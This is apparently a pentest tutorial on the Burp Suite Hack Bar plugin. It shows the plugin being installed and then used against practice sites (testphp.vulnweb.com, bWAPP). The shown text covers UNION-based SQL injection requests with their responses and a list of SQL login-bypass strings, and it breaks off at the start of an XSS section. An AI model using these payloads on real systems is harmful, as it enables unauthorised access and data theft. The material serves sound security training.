

**BURP SUITE FOR PENTESTER**

# **HACK BAR**



# TABLE OF CONTENTS

<b>1</b>	<b>Abstract</b>	<b>3</b>
<b>2</b>	<b>Introduction to Hack Bar</b>	<b>5</b>
2.1	What is Hack Bar?	5
2.2	Hack Bar Installation	5
<b>3</b>	<b>Exploiting Vulnerabilities with Hack Bar</b>	<b>9</b>
3.1	SQL Injection	9
3.2	SQLi Login Bypass	13
3.3	Cross-Site Scripting	16
3.4	Local File Inclusion	19
3.5	XXE Injection	22
3.6	Unrestricted File Upload	24
3.7	OS Command Injection	27
<b>4</b>	<b>About Us</b>	<b>31</b>

# Abstract

Isn't it a bit time consuming and a boring task to insert a new payload manually every time for a specific vulnerability and check for its response?

So, today in this publication we'll explore one of the best burp suite's plugins "**Hack Bar**" which will speed up all of our manual payload insertion tasks and will work with almost all the major vulnerabilities.

# Introduction to Hack Bar

## What is Hack Bar?


Hackbar is a plugin designed for the penetration tester such in order to help them to **speed their manual testing procedures**. However, the hackbar are specifically built for the **browser's extensions**, which contains a number of dictionaries according to the vulnerability type whether its SQL Injection, Cross-Site Scripting, or URL Redirections. This hackbar are designed somewhat similar to the **address bars** in the browsers.

The Burp's Hack Bar is a **Java-based Burpsuite Plugin** which helps the pen-testers to insert any payload by opting from a variety of different dropdown lists. Although it works the same as the browser's hackbar, its design and implementation are totally different.


Scroll your mouse down and you'll get to know about it.

## Hack Bar Installation


You might not find this great plugin over at the bApp store neither in the professional version or the community one. So, how will you set this up? In order to make this Hackbar a part of our pentesting journey, we need to **download its jar file** from the [GitHub repository](#).



As soon as the file gets downloaded, we'll tune back into our burpsuite monitor and will navigate to the **Extensions section** in the **Extender tab**. There we'll hit the **Add button** in order to pull the “**Load Burp Extension**” window.



Let's now set the extension type to “**Java**” and opt the downloaded file. Further, we'll hit “**Next**” to initiate the installation.



Once the installation ends up, we got our payload listed into the “**Burp Extensions**” section.

The screenshot shows the Burp Suite interface with the 'Extender' tab selected in the top navigation bar. Below it, the 'Extensions' tab is also selected. A table lists loaded extensions, with one entry highlighted: 'Hack Bar' (Type: Java). To the left of the table are buttons for 'Add', 'Remove', 'Up', and 'Down'. A red arrow points to the 'Hack Bar' row.

Let's check that out, whether it's working or not!!

Follow up at the repeater tab and make a right-click anywhere at the screen. Over with that, we can see a new option lined up as “**Hackbar**”.

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. A context menu is open over the request list area, showing various options like 'Send to Comparer', 'Hack Bar', 'Engagement tools', etc. The 'Hack Bar' option is highlighted with a blue selection bar. A red arrow points to the 'Hack Bar' option. Another red arrow points to the 'XSS' option under the 'Engagement tools' section.

# Exploiting Vulnerabilities with Hack Bar

Hackbar has been designed in such a way to hit a number of crucial vulnerabilities as the dictionaries within it are segregated according to the type they belong too. However, we can use this hackbar or its dictionaries wherever we wish to, whether it's at the **Repeater tab** while manipulating the requests or at the **Proxy tab** during their interception.

So, for the time being, let's explore it and exploit the vulnerabilities exists up in bWAPP & Acunetix(test.vulnweb) vulnerable applications.

## SQL Injection

SQL Injection is one of the most crucial vulnerabilities exists over the web as almost every dynamic web-application carries a database within it. Thus with this, the attacker could bypass the authentication, access, modify or delete data within a database. You can learn more about it from [here](#).

However, the automated tools that are designed to exploit this vulnerability need some of **the manual detection for the injection points**. And up till now, we know this thing that the manual pentesting can be best done with our hackbar, so let's try it out.

Initiating with test.vulnweb, let's login inside it and check the artists within it.

The screenshot shows a web browser window with the following details:

- Address Bar:** testphp.vulnweb.com/artists.php (highlighted with a red arrow)
- Page Header:** acunetix acuart
- Page Title:** TEST and Demonstration site for Acunetix Web Vulnerability Scanner
- Navigation:** home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
- Left Sidebar (Search Art):** search art (input field), go (button)
- Right Content Area:** A list of artist names and links:
  - r4w8173 (highlighted with a red arrow)
  - comment on this artist
  - Blad3
  - comment on this artist
  - lyzae
  - comment on this artist


Now, time to analyse what it offers. Let's **capture the request** for the first artist over in our burpsuite monitor and then we'll further share it with the **Repeater**.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A captured HTTP request is displayed in the 'Raw' tab. The URL 'GET /artists.php?artist=1' is highlighted with a red box. A context menu is open on this line, and the 'Send to Repeater' option is highlighted with a red arrow.

As soon as we do so, we'll hit right-click after "**artist=1**" and then will navigate to **Hack Bar -> SQL Injection -> Column Count -> Order By** in order to determine the number of records it consists of.

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The same captured request is shown. A context menu is open on the request, and the 'Hack Bar' option is highlighted. A sub-menu is open under 'Hack Bar', showing options like 'SQL Injection', 'Column Count', and 'OrderBy'. The 'OrderBy' option is highlighted with a red arrow.

With the interception, let's try for “3” and check what it dumps.



Over at the 3<sup>rd</sup> field, we're having an entry fed up as “r4w8173”. Let's increment it will 1 i.e. “4”.

The screenshot shows a browser developer tools interface with two panes: "Request" and "Response".

**Request:**

```
1 GET /artists.php?artist=1+Order+By+3+ HTTP/1.1
2 Host: testphp.vulnweb.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
   Gecko/20100101 Firefox/78.0
4 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,
   image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: login=test%2Ftest
9 Upgrade-Insecure-Requests: 1
10
11
```

**Response:**

```
56 <div id="content">
57   <h2 id='pageName'>
58     artist: r4w8173
59   </h2>
60   <div class='story'>
61     <p>
62       Lorem ipsum dolor sit amet, consectetuer adi
63       Sed aliquam sem ut arcu. Phasellus sollicitu
64       nulla. In hac habitasse platea dictumst. Nul
65       Cras venenatis. Aliquam posuere lobortis ped
66       Praesent aliquet pretium erat. Praesent non
67       mauris vulputate lacinia. Aenean viverra. Cl
68       litora torquent per conubia nostra, per ince
69       Mauris magna eros, semper a, tempor et, rutr
70     </p>
71     <p>
```

A red arrow points from the text "Over at the 3<sup>rd</sup> field, we're having an entry fed up as “r4w8173”. Let's increment it will 1 i.e. “4”." to the "+3+" part of the request URL.

And there is an error for the 4<sup>th</sup> field, this confirms that it consists of only **three records**.

The screenshot shows a browser developer tools interface with two panes: "Request" and "Response".

**Request:**

```
1 GET /artists.php?artist=1+Order+By+4+ HTTP/1.1
2 Host: testphp.vulnweb.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
   Gecko/20100101 Firefox/78.0
4 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,
   image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: login=test%2Ftest
9 Upgrade-Insecure-Requests: 1
10
11
```

**Response:**


```
52 <!-- end masthead -->
53 <!-- begin content -->
54 <!-- InstanceBeginEditable name="content_rgn" -->
55 <div id="content">
56   Warning: mysql_fetch_array() expects parameter 1 to be resource.
57 </div>
58 <!-- InstanceEndEditable -->
59 <!--end content -->
60 <div id="navBar">
61   <div id="search">
62     <form action="search.php?test=query" method="post">
```

A red arrow points from the text "And there is an error for the 4<sup>th</sup> field, this confirms that it consists of only **three records**." to the "+4+" part of the request URL.

Let's penetrate more inside using **Union base injection** and even we'll pass wrong input into the database by replacing **artist=1** from **artist=-1**

The screenshot shows the OWASp ZAP tool interface. In the Request pane, there is a single line of code: GET /artists.php?artist=-1. In the Response pane, a context menu is open under the 'Hack Bar' section. The 'Union Statements' option is selected, and its submenu 'Union Select' is highlighted with a red arrow.

As for the **Order By** section, we got that the records are 3, thereby we'll set the **No. of Columns** as 3 here too.



With the completion of the query and as we hit the **send button**, we got the result displaying the remaining two tables, which thus could be used to fetch the details within the database. However, you can follow up more for manual SQL exploitation from [here](#).

The screenshot shows the OWASp ZAP tool interface again. The Request pane now includes the additional parameter: artist=-1+Union+Select1,2,3+. The Response pane displays the resulting HTML content. A specific part of the response, where the third column of data is displayed, is highlighted with a red box.

# SQLi Login Bypass

As discussed in the earlier section that over with the SQL Injection vulnerability the attacker tries to bypass the login portal so let's explore this exploitation with our Hack bar.  
Login with some random credentials and capture the request into our **Burpsuite's Proxy tab**.

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art  go

Browse categories

Browse artists

Your cart

Signup

Your profile

Our guestbook

AJAX Demo

If you are already registered please enter your login information below:

Username : abc

Password : ...

login

You can also [signup here](#).  
Signup disabled. Please use the username **test** and the password **test**.

Once the Proxy **starts intercepting the request**, share it with the **Repeater**.

Sequencer Decoder Comparer Extender Project options

Dashboard Target Proxy Intruder

Intercept HTTP history WebSockets history

Request to http://testphp.vulnweb.com:80 [18.192.1.1]

Forward Drop Intercept

Pretty Raw Actions

1 POST /userinfo.php HTTP/1.1

2 Host: testphp.vulnweb.com

3 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:78.0) Gecko/20100101 Firefox/78.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate

7 Content-Type: application/x-www-form-urlencoded

8 Content-Length: 18

9 Origin: http://testphp.vulnweb.com

10 Connection: close


11 Referer: http://testphp.vulnweb.com/login.php

12 Upgrade-Insecure-Requests: 1


13

14 uname=abc&pass=abc

Here in the Request content, let's select the injection points "uname" and "pass" and then follow up with a right-click to **Hack Bar** -> **SQLi Login Bypass** -> **Set 1** -> 'or'=' dictionary value.



Hit the **Send** button to pass the values for authentication, and over at the right panel of the Response section, we can see some alterations. Let's check the same in the browser.



From the below image you can see that as soon as we paste the copied value generated with the “Show Response in browser” option, we got landed directly over at the dashboard.

The screenshot shows a web application interface. At the top, there's a navigation bar with links: home, categories, artists, disclaimer, your cart, guestbook, and AJAX Demo. A red box highlights the 'Logout test' link. Below the navigation, a section titled 'John Smith (test)' displays user information. The user's name is listed as 'John Smith'. Under the 'Address' field, there is a text area containing the following HTML payload:

```
<div class="mr.robot">
<h1>hello friends</h1>
<p> your website is vulnerable</p>
</div>
```

However, the SQLi Login Bypass contains a number of other dictionaries sets too, you can explore any of them if the payload within a specific dictionary is not working.

The screenshot shows the Burp Suite interface. In the 'Request' tab, under the 'Raw' tab, a context menu is open. The 'Hack Bar' option is selected, which has a submenu with several items: SQL Injection, Error Based SQLi, SQLi Login Bypass, XSS, LFI, XXE Snippets, Web Shells, and Reverse Shell. The 'SQLi Login Bypass' item is also selected. A dropdown menu labeled 'Set 5' is open, showing a list of SQL injection payloads. A red box highlights this list. The payloads listed are:


- admin' or '1'='1
- admin' or '1'='1--
- admin' or '1'='1'#
- admin' or '1'='1/\*
- admin' or 1=1 or ""=
- admin') or ('1='1
- admin') or ('1='1/\*

# Cross-Site Scripting

Cross-Site Scripting or **XSS** is a client-side code injection attack where malicious scripts are injected into trusted websites and are triggered when the user visits the specific suffering web-page. You can learn more about it from [here](#).


During an XSS exploitation, we majorly try to **inject payloads manually** at the injection points. But this manual exploitation sometimes didn't work due to typing error or blacklist implementation. Thereby in order to save our time and hit the vulnerability manually let's use our Hack Bar.

Open the target IP in the browser and login inside bWAPP as a **bee: bug**, further set the "Choose Your Bug" option to "**XSS - Stored**" and fire up the **hack button**.




The screenshot shows a web browser window with the URL `192.168.0.8/bWAPP/xss_stored_1.php`. The page title is **/ XSS - Stored (Blog) /**. There is an input field containing the text **Ignite Technologies**. Below the input field are buttons for **Submit**, **Add:** (with a checked checkbox), **Show all:** (with an unchecked checkbox), and **Delete:** (with an unchecked checkbox). A yellow header bar at the bottom of the page has columns for **#**, **Owner**, **Date**, and **Entry**. The **Entry** column is currently empty.

Before hitting the submit button, turn your burpsuite monitor and capture the ongoing HTTP Request. As soon as you got that, simply share it with the repeater for the manipulation part.



The screenshot shows the Burp Suite interface with the **Intercept** tab selected. A context menu is open over a captured POST request to `http://192.168.0.8/bWAPP/xss_stored_1.php`. The menu options include **Send to Intruder**, **Send to Repeater** (highlighted with a red arrow), **Send to Sequencer**, **Send to Comparer**, **Send to Decoder**, **Request in browser**, **Hack Bar**, **Engagement tools**, **Change request method**, **Change body encoding**, **Copy URL**, **Copy as curl command**, **Copy to file**, **Paste from file**, **Save item**, **Don't intercept requests**, **Do intercept**, **Convert selection**, and **URL-encode as you type**.

